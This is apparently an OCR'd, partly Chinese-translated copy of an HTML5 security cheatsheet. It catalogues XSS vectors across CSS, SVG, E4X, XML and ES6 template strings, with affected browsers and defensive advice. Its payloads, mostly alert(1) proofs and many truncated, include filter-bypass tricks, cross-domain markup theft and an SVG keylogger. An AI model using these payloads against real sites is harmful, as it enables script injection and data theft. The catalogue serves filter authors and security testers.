
- javascript
- css
- expression
- unicode
- halfwidth
- fullwidth
- internet explorer

- http://en.wikipedia.org/wiki/Halfwidth_and_Fullwidth_Forms_Unicode_block

reporter：.mario

## SVG images containing XML data - with disabled JavaScript#90test

Opera supports the CSS property "content" for style attributes. The SVG image can contain SVG as well as HTML code. The example for Opera 10.x shows how a <FORM> tag can be used to trick the user into clicking a button and thus executing JavaScript. Example for Opera 12.x shows one of the problems (along with a client side DoS, running the "onblur" event, etc), which is generated because of the possibility to steal a focus via embeded SVG image. The same works of course for SVG files embedded via <IMG> tags.



```
<!-- Up to Opera 10.63 --> <div style=content:url(test2.svg)></div> <!-- Up to Opera 11.6
```

- opera 10.x
- opera 12.0

- xss

- svg
- css
- opera
- content
- form

- http://heideri.ch/opera/

reporter：LeverOne

## Breaking the functional notation on IE (1)#92test

To break the functional notation on IE "url()" can be used combined with a following whitespace - then followed by any non-whitespace character. The following characters *are whitespaces: IE 6,7 standards mode: 9-13,32,160,8192-8203,12288,65279 IE 8 standards mode: 1-32,127* These are given in decimal codes.

```
<div style="background:url(http://foo.f/f oo/;color:red/*/foo.jpg);">X</div>
```

- internet explorer 6.0
- internet explorer latest (in older docmodes)

- xss

- css
- internet explorer
- trick
- notation

- #111

- #112
- #114

reporter：LeverOne

## Multiple CSS "url()" values in IE 6#93test

Internet Explorer supports multiple "url()" values all of which can contain payload. The delimiter between the "url()" values should be a whitespace character ("\x20" in the given example).

```
<div style="list-style:url(http://foo.f)\20url(javascript:alert(1));">X</div>
```

Make sure in case the user is allowed to submit CSS it is being filtered and whitelisted correctly to avoid attacks via multiple backgrounds.

- internet explorer 6.0

- xss

- css
- internet explorer
- trick
- url

reporter：LeverOne

## Style injection when copying innerHTML (3)#98test

The example shows that Internet Explorer and Mozilla Firefox automaticaly decode CSS-encoding if the harmless markup is copied using innerHTML.

```
<div id=d><div style="font-family:'sans\27\2F\2A\22\2A\2F\3B color\3Ared\3B'">X</div></di
```

Be very careful when handling user generated HTMl in the DOM later on. The innerHTML property does not always contain what it's supposed to.

- internet explorer 6.0
- internet explorer latest (in older docmodes)
- firefox 2.x
- firefox 3.6.28
- xss
- javascript
- internet explorer
- script
- dom
- innerhtml
- css
- #59
- #97
- #128

reporter：sirdarckcat

## Using comments to obfuscate styles#99test

As noted in CSS2.1 specification (and repeated in CSS3), comments may occur anywhere outside other tokens. The cases that are exceptions to this rule are a subject to special attention. First of all the CSS2.1 specification is inconsistent, since, for example, the "!important" token in his definition allows comments. Despite the exclusion this feature in CSS3, IE (8-9 standards mode) and Firefox 13 still support "!//**important". You can find more obvious mistakes, for example, the same Firefox 13 allows "font-family: Ar//**ial". Special interest are exceptions to this rule in IE. The first example shows the possibility for comments in the value of the property. The third example, in addition to demonstrating a similar possibility inside the "url()" function, is also an interesting case, when a comment can

not be replaced by any other structure (another space or encoded space "\000020" will not give necessary effect). Typically these cases occur when the token does not match your precise definition. In this example token "url" can not contain a space character. Inside the <STYLE> tag, there are rules for parsing the SGML comment delimiters, that are allowed before and after statements regardless of the form (opening/closing) and nesting.

```
XXX<style> *{color:gre/**/en !/**/important} /* IE 6-9 Standards mode */ <!-- --><!--*{co
```

- internet explorer 6.0
- internet explorer latest
- firefox 3.x
- firefox latest
- opera 9.x
- opera latest
- chrome 4.0
- chrome latest
- safari 3.0
- safari latest
- trick
- css
- obfuscation
- internet explorer
- firefox
- opera
- chrome
- safari
- comment
- http://www.w3.org/TR/css3-syntax/#comments
- http://www.w3.org/TR/CSS2/syndata.html#uri
- http://www.w3.org/TR/css3-syntax/#grammar0
- http://www.w3.org/TR/CSS2/grammar.html

reporter：Roman Ivanov, LeverOne

## Breaking the functional notation on Chrome and Safari (2)#111test

To break the functional notation "url()" can be used in combination with the following characters*: [a] 1-8,10-31,127,9,32,40 Note that simultaneous breaking of functional notation and strings can be accomplished by the characters listed in #45.* Characters are given as decimal ASCII table index.

```
<div style="background:url(/f#[a]oo/;color:red/*/foo.jpg);">X</div>
```

- chrome 5.0
- chrome latest
- safari 4.0
- safari latest
- xss
- css
- google chrome
- safari
- trick
- notation
- #45
- #92
- #112
- #114

reporter：LeverOne, .mario

## Breaking the functional notation on IE (3)#112test

If any *part of the CSS-declaration (property or value) contains a left curly brace ({ - not as part of a string), the CSS declaration cannot be closed without using a matching right curly brace (}). In most browsers this feature can not be used to bypass filters - as they require to close the strings, functions and attributes inside blocks. IE nevertheless does not require to close function inside such blocks. It is important to take into account especially when filtered styles are inside the targeted tag's attribute. The example works up to IE 7 standards mode.* There's another exception for IE (see the letters [a] and [b] of #60).

```
<div style="font-family:foo{bar;background:url(http://foo.f/oo};color:red/*/foo.jpg);">X<
```

- internet explorer 6.0
- internet explorer latest (in older docmodes)

- xss

- css
- internet explorer
- trick
- notation

- #46

- #60
- #92
- #111
- #114

reporter：LeverOne

## Jump into the selector via attribute delimiters#113test

According to established practice selectors are usually filtered less thoroughly by filtering software than other parts of CSS language constructs. This example shows how to leave a CSS-block open to get hands on a selector and inject code into a possibly less thoroughly filtered area. On IE this example works in IE 8-9 standards mode.

```
<div id="x">XXX</div> <style> #x{font-family:foo[bar;color:green;} #y];color:red;{} </sty
```

- firefox 2.x
- firefox latest

- opera 9.x

- opera 12.0

- internet explorer 8.0

- internet explorer latest (in older docmodes)

- xss

- css

- firefox
- opera
- trick
- selector
- attribute

- #27

reporter：LeverOne

## Breaking the functional notation on Chrome and Safari (4)#114test

The functional notation breaker shown in #111 also works with quoted strings for several CSS properties. The following characters can be used to break the string and create a new property-value pair: [a] Safari, Chrome 16↓: 1-8,10-31 and 127 Chrome 17↑: 10,12,13 (decimal ASCII table index)

```
<x style="background:url('x[a];color:red;/*')">XXX</x>
```

- chrome 5.0
- chrome latest

- safari 4.0

- safari latest

- opera 15.0

- opera latest

- xss

- css
- google chrome
- safari
- trick
- notation

- #45

- #92
- #111
- #112

reporter：.mario, LeverOne

# 纯javascript的向量

## 基于Firefox setter执行Javascript#6test

在Gecko/Firefox里可以使用setter间接调用Javascript函数,而不需要括号.

```
<script>({set/**/$($){_/**/setter=$,_=1}}).$=alert</script>
```

- firefox 1.x
- firefox 3.6.28

- xss

- dom
- firefox
- setter
- proprietary

- https://developer.mozilla.org/en/Core_JavaScript_1.5_Guide/Working_with_Objects#Defining_Getters_and_Setters

reporter：.mario

## 使用sharp variables执行Javascript#15test

这个向量展示了sharp variables和循环引用能用与做混淆和隐式执行代码

```
<script>({0:#0=alert/#0#/#0#(0)})</script>
```

- firefox 2.x
- firefox 11.0

- xss

- javascript
- firefox
- sharp
- proprietary

- https://developer.mozilla.org/en/Sharp_variables_in_JavaScript

reporter：.mario

## 通过覆盖ReferenceError对象执行Javascript#20test

这个Javascript向量展示了如何覆盖ReferenceError对象,并引起错误,从而导致Javascript执行.

```
<script>ReferenceError.prototype.__defineGetter__('name', function(){alert(1)}),x</script
```

在用户可以注入脚本的情况下不要相信DOM,即便是DOM属性的访问.

- opera 8.x
- opera 11.01
- firefox 1.x
- firefox 15.0
- chrome 3.0
- chrome 9.0
- safari 4.0
- safari 5.1.7
- javascript
- opera
- firefox
- chrome
- safari
- ReferenceError
- overwrite
- https://developer.mozilla.org/en/Core_JavaScript_1.5_Reference/Global_Functions/ReferenceError

reporter：.mario

## 通过私有属性 noSuchMethod执行Javascript#21test

Firefox支持非标准的属性 **noSuchMethod** ,它可以使我们在访问一个对象不存在的方法时自动拦截.我们可以利用它执行Javascript而不需要使用funtion(){...}这样的方法.

```
<script>Object.__noSuchMethod__ = Function,[{}][0].constructor._('alert(1)')()</script>
```

- firefox 3.5
- firefox latest

- xss
- javascript
- firefox
- **noSuchMethod**
- proprietary
- https://developer.mozilla.org/en/Core_JavaScript_1.5_Reference/Global_Objects/Object/noSuchMethod

reporter：Gareth, .mario

## Spoofing the address bar information with history.replaceState()#103test

The history.pushState() and history.replaceState() API allows to create and modify the user's history. An attacker can use this feature to change the information displayed in the address bar as well as the location DOM object and thus initiate phishing attacks or obfuscate bad intentions. While pushState adds a new history entry, replaceState modifies the current one. This removes nearly all traces of the actual location from the browsing history giving no possibility to navigate back. The information shown in the address bar cannot be trusted anymore as soon as an attacker or a malicious website execute JavaScript.

```
<script>history.pushState(0,0,'/i/am/somewhere_else');</script>
```

- firefox 4.0
- firefox latest
- chrome 6.0
- chrome latest
- safari 5.0
- safari latest
- opera 11.50
- opera latest
- internet explorer 10.0
- internet explorer latest
- xss
- javascript

- spoofing
- history
- phishing

- http://www.whatwg.org/specs/web-apps/current-work/multipage/history.html

reporter：.mario, freddyb

## Executing JavaScript using ES6 Template Strings#140test

ES6 specifies a new language feature called "Template Strings" (often also referred to as "Quasi Literals" alongside multi-line strings and others). This allows to execute arbitrary JavaScript code without using parenthesis but back-ticks instead. Inside back-tick delimited strings, placeholders such as ${} can wrap executable code.

```
<script> alert`1`; var something = `abc${alert(1)}def`; ``.constructor.constructor`alert\
```

Make sure that your IDS, filter and other protective systems are aware of the fact, that back-ticks (U+0060) are now capable of initiating execution of methods and functions in JavaScript. Further make sure, that symbols such as ${} cannot be injected into existing template and multi-line strings.

- firefox 34.0
- firefox latest

- es6

- javascript
- backtick
- template

- http://tc39wiki.calculist.org/es6/template-strings/

- https://html5sec.org/es6/template
- http://wiki.ecmascript.org/doku.php?id=harmony:quasis

reporter：.mario

# E4X向量

## Self-including E4X-based JavaScript snippet#25test

This <SCRIPT> tag tries to include the very same page it is being executed from - and then executes the {}-delimited E4X payload. To avoid having Firefox throw an error during inclusion the ending sequence ;0 is necessary.

```
<script src="#">{alert(1)}</script>;1
```

E4X is extremely dangerous since any page can include sources providing valid XML and the mentioned semi-colon delimiter. For effective protection websites must be applied with a DOCTYPE - or contain invalid markup. There are many variations for the ending delimiter - as long it is valid JavaScript and not indicating the page is XML only it will work (;1, ,1, ._, etc..)

- firefox 1.5
- firefox 16.0

- xss

- javascript
- firefox
- e4x
- self-inclusion
- proprietary

- https://developer.mozilla.org/en/E4X

reporter：.mario

## E4X-based UTF-7 JavaScript/HTML snippet stealing cross-domain markup#26test

In case an attacker can inject the character sequence beginning with .toXMLString() it's possible to include the victimized website in a <SCRIPT> tag loaded from an arbitrary page and steal the markup of the included page - across domain and protocol borders. Note that the whole vector is encoded in UTF-7. This is possible since the including <SCRIPT> tag can decide via charset attribute what charset to use.

```
+ADw-html+AD4APA-body+AD4APA-div+AD4-top secret+ADw-/div+AD4APA-/body+AD4APA-/html+AD4-.t
```

Make sure all sites are being applied with a defined charset like UTF-8. Also incoming data should be converted from UTF-7 before being escaped with htmlentities() or comparable methods. All websites containing sensitive data should be applied with a DOCTYPE.

- firefox 1.5

- firefox 4.0.1

- xss

- javascript
- firefox
- e4x
- stealing
- utf7
- proprietary

- https://developer.mozilla.org/en/E4X

reporter：.mario

## E4X used to close an opening <SCRIPT> tag and create an E4X object at the same time#58test

This one is tricky. Firefox allows to end an opening <SCRIPT> tag with a new E4X object (<b/>) - already being created in the JavaScript scope at the same time. The alert can happen due to the fact that the additional < introduces a size comparison (<b/> < alert(1)).

```
<b><script<b></b><alert(1)</script </b></b>
```

- firefox 1.5
- firefox 3.6.28

- xss

- javascript
- e4x
- script
- parser
- regex

- https://developer.mozilla.org/en/E4X

- https://bugzilla.mozilla.org/show_bug.cgi?id=564706

reporter：.mario

## E4X used to close an opening <SCRIPT> tag and {} evaluation#75test

In this example an E4X object is being used to close a half-open <SCRIPT> tag and evaluate code in the global scope afterwards via the E4X curly bracket delimiters. This technique will not work anymore as soon Firefox uses the already integrated HTML5 parser (html5.enable=true)

```
<script<{alert(1)}/></script </>
```

- firefox 1.5
- firefox 3.6.28

- xss

- javascript
- e4x
- script
- parser
- regex

- https://developer.mozilla.org/en/E4X

- https://bugzilla.mozilla.org/show_bug.cgi?id=564706

reporter：.mario, Gareth

# DOM属性与方法的攻击向量

## 通过DOM Worker包含上下文本身进行XSS#4test

这是一个self-including的例子,通过DOM worker包含上下文的方式触发事件引起脚本执行.

```
0?<script>Worker("#").onmessage=function(_)eval(_.data)</script> :postMessage(importScrip
```

- firefox 3.5
- firefox 15.0

- xss

- dom
- firefox
- worker
- self-inclusion
- e4x

- https://developer.mozilla.org/En/Using_web_workers

reporter：.mario

### Firefox crypto 对象 - 隐式eval()#5test

这个向量披露了火狐中crypto对象的一个隐式eval()

```
<script>crypto.generateCRMFRequest('CN=0',0,0,null,'alert(1)',384,null,'rsa-dual-use')</s
```

- firefox 2.x
- firefox 34.0

- xss

- dom
- firefox
- crypto
- eval
- csp
- proprietary

- https://developer.mozilla.org/en/JavaScript_crypto

reporter：.mario

## 基于JSON的向量

### Self-hijacking JSON literals#54test

In case parts of a JSON literal are controlled by user input there's a risk to allow auto-harvesting values from later object members.

```
<script>[{'a':Object.prototype.__defineSetter__('b',function(){alert(arguments[0])}),'b':
```

- opera 10.0
- opera 10.10

- chrome 4.0

- chrome 6.0

- firefox 1.x

- firefox 3.0.19

- xss

- javascript
- json
- **definesetter**
- object
- prototype

reporter：.mario

# SVG内的向量

## 通过SVG中G标签的onload属性执行Javascript#11test

SVG文件中可以通过任意元素的onload事件执行Javascript,且不需要用户交互

```
<svg xmlns="http://www.w3.org/2000/svg"><g onload="javascript:alert(1)"></g></svg>
```

在上传时不能把SVG当图片处理,因为它可以包含任意HTML,且能被浏览器解析

- opera 10.0
- opera 12.0

- chrome 4.0

- chrome 35.0

- firefox 3.0

- firefox 3.6.28

- safari 5.0

- safari 5.1.7

- internet explorer 9.0

- internet explorer latest

- xss

- svg
- onload
- opera
- firefox

- chrome
- internet explorer

- https://developer.mozilla.org/en/SVG

reporter：.mario

## Opera 10 SVG font XSS#43test

Opera 10.00 and later minor versions allow using SVG fonts and will - as soon as the font file has loaded even execute embedded JavaScript. The current example utilizes a load event handler to execute the JavaScript without user interaction as soon as the font file has been fully loaded.

```
<?xml version="1.0" standalone="no"?> <html xmlns="http://www.w3.org/1999/xhtml"> <head>
```

- opera 10.0

- xss

- javascript
- opera
- svg
- font
- svgfont

reporter：.mario

## SVG file executing JavaScript via <SCRIPT> tag#47test

SVG files can force the user agent to execute JavaScript via plain <SCRIPT> tags inside any SVG element without user interaction

```
<svg xmlns="http://www.w3.org/2000/svg"><script>alert(1)</script></svg>
```

SVG files should not be treated as images - especially when coming to uploads. An SVG file can contain arbitrary HTML data as well as event handlers in native elements

- opera 10.x
- opera latest

- chrome 4.0

- chrome latest

- firefox 3.x
- firefox latest
- internet explorer 9.0
- internet explorer latest
- safari 5.0
- safari latest
- xss
- svg
- script
- opera
- firefox
- chrome
- internet explorer

reporter：Romain

## SVG element allows automatic execution of onload attribute without other SVG elements.#65test

SVG tags allow code to be executed with onload without any other elements. This makes for a very short and effective XSS vector, useful in many situations.

```
<svg onload="javascript:alert(1)" xmlns="http://www.w3.org/2000/svg"></svg>
```

Not really a bug to fix, this is desired behaviour and only increases XSS scope.

- chrome 4.0
- chrome latest
- safari 3.4
- safari latest
- firefox 2.0
- firefox latest
- opera 9.x
- opera latest

- internet explorer 9.0
- internet explorer latest
- xss
- svg
- onload
- chrome
- firefox
- safari
- opera
- http://www.w3.org/TR/SVG11/attindex.html
- http://www.w3.org/TR/SVGTiny12/attributeTable.html

reporter：gareth

## SVG simple passive JavaScript execution via XLink#87test

Browsers that support SVG, forced to support XLink. The parameter of the attribute "xlink:actuate" for <a> tag is fixed - "onRequest".

```
<svg xmlns="http://www.w3.org/2000/svg"> <a xmlns:xlink="http://www.w3.org/1999/xlink" xl
```

- chrome 4.0
- chrome latest
- safari 3.4
- safari latest
- firefox 3.0
- firefox latest
- opera 9.x
- opera latest
- internet explorer 6.0
- internet explorer latest
- xss

- svg
- passive
- xlink
- chrome
- firefox
- safari
- opera

- http://www.w3.org/TR/SVG11/linking.html

- http://www.w3.org/TR/SVGTiny12/linking.html
- #68
- #81
- #130

reporter：LeverOne

## SVG active JavaScript execution via XLink in Opera#88test

The content of the xml-links will be automatically included in the current document. The combination of "onLoad" (value of xlink:actuate) and "embed" (value of xlink:show) forms of potentially unsafe SVG-elements.

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"> <anim
```

- opera 9.x
- opera 12.0

- xss

- svg
- active
- xlink
- opera

- http://www.w3.org/TR/SVG11/attindex.html

- http://www.w3.org/TR/SVGTiny12/attributeTable.html
- #95
- #129

reporter：LeverOne

## SVG event handler injection via "set" and "animate"#89test

Google Chrome and Safari support binding an event handler using the elements <set> or <animate>. The attribute value is the actually bound event while the "to" attribute value holds the payload. The problem has been fixed in recent Chrome versions.

```
<svg xmlns="http://www.w3.org/2000/svg"> <set attributeName="onmouseover" to="alert(1)"/>
```

- chrome 4.0
- chrome 10.0
- safari 3.4
- safari 4.0.3
- xss
- svg
- event
- safari
- chrome
- http://www.w3.org/TR/SVG11/animate.html
- http://www.w3.org/TR/SVGMobile12/animate.html
- #24
- #28

reporter：LeverOne

## Using SVG element <handler>#94test

Specification SVG Tiny 1.2 provides an element <handler>, which is a "bridge" between SVG and XML-events. This element can contain regular JavaScript.

```
<svg xmlns="http://www.w3.org/2000/svg"> <handler xmlns:ev="http://www.w3.org/2001/xml-ev
```

- opera 10.0
- opera 12.0
- xss
- svg
- opera

- XML-events

- http://www.w3.org/TR/SVGMobile12/script.html#HandlerElement

- http://www.w3.org/TR/xml-events/
- #85
- #104
- #127

reporter：LeverOne

## Using SVG element <feImage> and animated data URIs#95test

SVG allows using filter effects to be applied on arbitrary visible SVG elements. The feImage filter allows inclusion of other files - as well as data URIs. With a maliciuosly crafted data URI it's possible to execute JavaScript without user interaction. List all of the elements which can be animated can be found in the specified documentation.

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"> <feIm
```

Make sure that user submitted SVG data and SVG files are treated as XML documents - not as images. The nature of SVG allows to include almost arbitrary XML data including JavaScript leading to XSS or worse.

- opera 10.0
- opera 12.0

- xss

- svg
- opera
- filter effects
- feimage


- http://www.w3.org/TR/SVG/filters.html

- http://www.w3.org/TR/SVG11/animate.html#Animatable
- http://www.w3.org/TR/SVGMobile12/animate.html#Animatable
- #88

reporter：.mario

## Executing JavaScript in SVG Tiny 1.2 without user interaction#104test

Opera - providing advanced support for SVG Tiny 1.2 targeting mobile devices - allows to execute JavaScript without user interaction via arbitrary tags. The tag is being applied with a handler pointing to a data URI containing the actual handler. Important is the hash at the end of the data URI to identify the corrrect handler. It is also possible to refer to an element contained in the SVG by its ID or an external resource.



```
<svg xmlns="http://www.w3.org/2000/svg" id="foo"> <x xmlns="http://www.w3.org/2001/xml-ev
```

- opera 10.x
- opera 12.0

- xss

- javascript
- svg
- tinysvg
- listener
- xml
- events

- http://www.w3.org/TR/SVGMobile12/script.html

- http://www.w3.org/TR/2003/REC-xml-events-20031014/
- #85
- #94
- #127

reporter：.mario

## SVG payload obfuscation with gzipped HTML and MIME type image/svg-xml#105test

Opera allows displaying compressed SVG images without the usually necessary encoding header. This works for almost arbitrary data as long as the content type image/svg+xml is set - or image/svg-xml like in this example. Notice that the compressed data can be truncated. Opera will still accept it and render the <script> tag and execute the alert(1) - most other Gzip parsers will break though - rendering any WAF or similar tool trying to

analyze the payload useless (gzip 1.3.12 states the payload contains 50+ MB of binary gibberish). The example contains no actual SVG code - just a regular <script> tag with a XHTML namespace attribute.

```
<iframe src="data:image/svg-xml,%1F%8B%08%00%00%00%00%00%02%03%B3)N.%CA%2C(Q%A8%C8%CD%C9…
```

- opera 10.x
- opera 12.0

- xss

- javascript
- svg
- svgz
- gzip
- xml
- compression

- http://www.w3.org/TR/2002/CR-SVG11-20020430/minimize.html

reporter：.mario

## Passive SVG JavaScript execution via style injection (1) #109test

SVG supports several new CSS properties (clip-path, fill, filter, marker, marker-end, marker-mid, marker-start, mask, stroke), which can refer to external SVG-resources. These properties can also act as separate attributes. Within the external SVG can contain information to animate the current SVG-document. Example shows an animation links, but the possibilities of animation and other elements. Note that Opera does not show the user the change of links address, if the cursor does not go beyond it.

```
<svg xmlns="http://www.w3.org/2000/svg"> <a id="x"><rect fill="white" width="1000" height
```

- opera 10.x
- opera 12.0

- xss

- javascript
- svg
- css

- xml
- style

- #129

reporter：LeverOne

## Passive SVG JavaScript execution via style injection (2)#110test

This example shows how SVG markers allow insertion of external links with JavaScript URI into the current document.



```
<svg xmlns="http://www.w3.org/2000/svg"> <path d="M0,0" style="marker-start:url(test4.svg
```

- opera 10.x
- opera 11.52


- xss

- javascript
- svg
- css
- xml
- style

reporter：LeverOne

## SVG chameleon behavior via embedded XSLT#125test

This SVG chameleon file can be embedded via <embed> on most, and via <img> on most modern browsers. Thanks to the embedded XSLT stylesheet, it will change it's appearance, depending on how it is embedded or displayed. In an <img> tag it just shows a red dot. But opened directly or via an <iframe> or <embed>, the XSLT turns all SVG into (X)HTML and an alert will show. While most modern browsers show this behavior, Opera will completely mess it up, and show an alert when used via <embed> and an <iframe> when used via <img> (!). Chrome will show a broken image and an alert.



```
<?xml version="1.0"?> <?xml-stylesheet type="text/xml" href="#stylesheet"?> <!DOCTYPE doc
```

- internet explorer 9.0
- internet explorer latest

- firefox 3.x
- firefox latest
- svg
- html
- chameleon
- xslt
- embedded
- xss
- http://www.w3.org/Graphics/SVG/
- http://www.w3.org/TR/xslt
- http://www.dpawson.co.uk/xsl/sect2/onefile.html

reporter：.mario

## Opera中通过listener执行JavaScript代码#127test

示例向量，与#94相关，展示了listener标签和handler标签的组合是如何被利用，从SVG元素中加载事件去触发JavaScript，使其执行。到目前为止，只有Opera支持XML事件和相关元素。不需要用户交互即可执行JavaScript语句。

```
<svg xmlns="http://www.w3.org/2000/svg" id="x"> <listener event="load" handler="#y" xmlns
```

- opera 9.0
- opera 12.0
- svg
- opera
- xml
- events
- listener
- handler
- xss
- http://www.opera.com/docs/specs/presto29/svg/elements/
- http://www.w3.org/TR/SVGMobile12/script.html#ListenerElement
- http://www.w3.org/TR/2010/NOTE-xml-events2-20101216/Overview.html#section-eventhandlers
- #85

- #94
- #104

reporter：.mario

## Firefox 解析SVG中被编码的HTML实体#128test

Firefox 4允许HTML实体被用在纯文本标签中去表示他们原有的含义，例如style，nostyle，noframes和其他标签。尽管HTML已经被编码，但是这一特性仍有可能导致绕过过滤，特别是在内联SVG和innerHTML的拷贝被使用时。这一bug已在最新的Firefox中修复。

```
<svg><style>&lt;img/src=x onerror=alert(1)// </b>
```

- firefox 4.0
- svg
- xss
- inline
- entities
- firefox
- css
- xml
- innerhtml
- http://www.mozilla.org/security/announce/2011/mfsa2011-27.html
- https://developer.mozilla.org/en/svg_in_html_introduction
- #59
- #97
- #98

reporter：.mario

## Opera active JavaScript execution via STYLE in SVG#129test

Additional to script execution via "xlink:href" in SVG elements such as <image>, <animation>, <foreignObject>, Opera 11 allows to utilize filters (as well as other CSS properties listed in #109) to accomplish the same. Note that either these CSS properties, as well as the analogous attributes (the filter attribute in particular) can be used in this case. Both style and analogous attributes in inline SVG should be considered unsafe.

```
<svg> <image style='filter:url("data:image/svg+xml,<svg xmlns=%22http://www.w3.org/2000/s
```

Do not allow style and filter attributes inside user generated SVG data. It's considerably the best to generally avoid user generated SVG data - if possible.

- opera 11.60
- opera 12.0

- svg

- xss
- inline
- opera
- css
- style

- #88

- #109

reporter：LeverOne

## SVG <set> and <animate> elements allow key-logging w/o JavaScript#132test

It is possible to achieve an injection capable to exfiltrate keyboard events without any JavaScript execution via SVG and set/animate timing attributes. In essence, an access key can be specified to trigger events inside an SVG. In case an inline SVG is being used, the listener for these keys observes the whole document - and not just the SVG itself. This means that even keystrokes into a form input trigger the SVG access key handler. Once this access key handler is being combined with adding a new keystroke-depending image source to an existing image, the form input will be filled, and the SVG will reset a hidden image source according to the key being pressed and thereby silently exfiltrate the data. Since all this works without using any JavaScript, it was also possible to execute this attack in latest Thunderbird versions - with the vector invisibly wrapped inside the mail-body. The problem has been reported and fixed, CVE-2011-3663 has been assigned. Current stable versions of Firefox still allow to observe the problem - using a network traffic monitor/Firebug is recommended.

```
<!doctype html> <form> <label>type a,b,c,d - watch the network tab/traffic (JS is off, la
```

- firefox 4
- firefox latest

- svg

- html5
- noscript
- keylogger
- firefox
- thunderbird

- http://www.mozilla.org/security/announce/2011/mfsa2011-56.html

- https://bugzilla.mozilla.org/show_bug.cgi?id=704482
- http://www.w3.org/TR/SVG/animate.html#TimingAttributes

reporter：.mario

## Executing JavaScript via "from" attribute in SVG and inline-SVG#137test

It is commonly known, that the <animate> element in combination with the "to" parameter can be used to change existing attributes to potentially active values and cause arbitrary script execution. It is nevertheless also possible to use the "from" attribute for the very same purpose - albeit this being rather counter-intuitive. The given example code snippet describes an SVG containing a circle that encapsulates an <animate> element. This uses the "from" attribute to set the "href" attribute of the link encapsulating the circle to a JavaScript URI. Clicking the circle will execute the JavaScript.

```
<svg> <a xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="?"> <circle r="400"></cir
```

Avoid inline-SVG in combination with user-generated content. In case SVG needs to be used, avoid potentially harmful content for "to", "from", "values" and "by" attributes.

- firefox 25.0
- firefox latest

- opera 15.0

- opera latest

- chrome 30.0

- chrome latest

- safari 5.0

- safari latest

- html5

- svg
- from
- inline
- xss
- passive

- http://jsbin.com/uxadon/3

- http://www.w3.org/TR/SVG/animate.html#FromAttribute

reporter：.mario

## Executing JavaScript using ES6 Template Strings in SVG#141test

The new language features shown in #140 can also be used in the context of an SVG image. Here, the named entity of the back-tick, the ` can be used to initiate execution of a function or method.



```
<svg><script> alert&DiacriticalGrave;1&DiacriticalGrave; <p> <svg><script> alert&grave;1&
```

Make sure that your IDS, filter and other protective systems are aware of the fact, that in SVG, HTML-encoded back-ticks (U+0060) are now capable of initiating execution of methods and functions in JavaScript.

- firefox 34.0
- firefox latest

- es6

- javascript
- backtick
- template
- svg

- http://tc39wiki.calculist.org/es6/template-strings/

- https://html5sec.org/es6/template
- http://wiki.ecmascript.org/doku.php?id=harmony:quasis

reporter：.mario

# X(HT)ML相关向量

## 通过Opera XML-stylesheets执行JavaScript#17test

Opera 9.x和10.0允许XML-stylesheets使用Javascript URI.这个向量在mime-type是text/html的情况下是也有效的.

```
<?xml-stylesheet href="javascript:alert(1)"?><root/>
```

确保用户输入的没有包含XML stylesheets或者只允许能被<\w+匹配的标签 - 因为这个向量需要<\?\w+才能匹配.黑名单是有可能被绕过的.

- opera 9.x
- opera 10.10

- xss

- javascript
- opera
- xml
- css
- proprietary

reporter：.mario

## <SCRIPT>和其它类似标签内的Entities#18test

By specification user agents allow using HTML entities between <SCRIPT> and <STYLE> tags in case the document is being delivered and rendered as X(HT)ML.

```
<script xmlns="http://www.w3.org/1999/xhtml">&#x61;l&#x65;rt&#40;1)</script>
```

确保过滤器或其它检测系统考虑了<script>或<style>和其它标签之间允许有Entities的事实.而不仅仅是属性.

- opera 8.x
- opera latest

- firefox 1.x

- firefox latest

- chrome 3.0
- chrome latest
- safari 5.0
- safari latest
- internet explorer 9.0
- internet explorer latest
- xss
- javascript
- opera
- internet explorer
- firefox
- chrome
- safari
- xml
- entity

reporter：.mario

## Arbitrary payload injection via XML External Entities (XXE)#64test

Chrome and Safari allow using external XML entities to reference payload for an entity. The example shows that the entity &x; is now being filled with the content of the given file. The document must be delivered as XML or XHTML. Note that the absolute URL for the source of XXE is required.

```
<!DOCTYPE x[<!ENTITY x SYSTEM "http://html5sec.org/test.xxe">]><y>&x;</y>
```

In case an attacker can inject data into the DOCTYPE area of the targeted website it's easy to fool filtering mechanisms since the actual payload is hidden in a harmless looking entity. Make sure no injections in that area are possible.

```
<script xmlns="http://www.w3.org/1999/xhtml">alert(1)</script>crossdomain: 0path: [http:/
```



- chrome 3.0
- chrome latest

- opera 16.0
- opera latest
- safari 3.0
- safari latest
- xss
- javascript
- xxe
- safari
- chrome
- xml
- entities
- doctype
- http://xmlwriter.net/xml_guide/entity_declaration.shtml
- http://www.w3.org/TR/REC-xml/
- #67
- #76

reporter：.mario

## Opera XML-stylesheets executing JavaScript (2)#66test

Opera supports xml-stylesheet via data URIs. There are many ways to execute javascript using the XSL (XSLT). If you put this code in an external file on the same domain, then it will work in all browsers. It is also possible appeal to the code of the stylesheet by id (href = "#xss"), when the stylesheet implemented in the current document.

```
<?xml version="1.0"?> <?xml-stylesheet type="text/xsl" href="data:,%3Cxsl:transform versi
```

- opera 8.0
- opera 12.0
- xss
- javascript
- opera
- xslt
- xsl
- stylesheet

- xml

reporter：LeverOne

## XML ATTLIST declaration causing JavaScript execution#67test

XML ATTLIST declarations can be used to create attributes and assign values for matching tags inside the DOCTYPE declaration. By chosing the right namespace and attribute combinations it's possible to create an ATTLIST declaration causing JavaScript execution without user interaction.

```
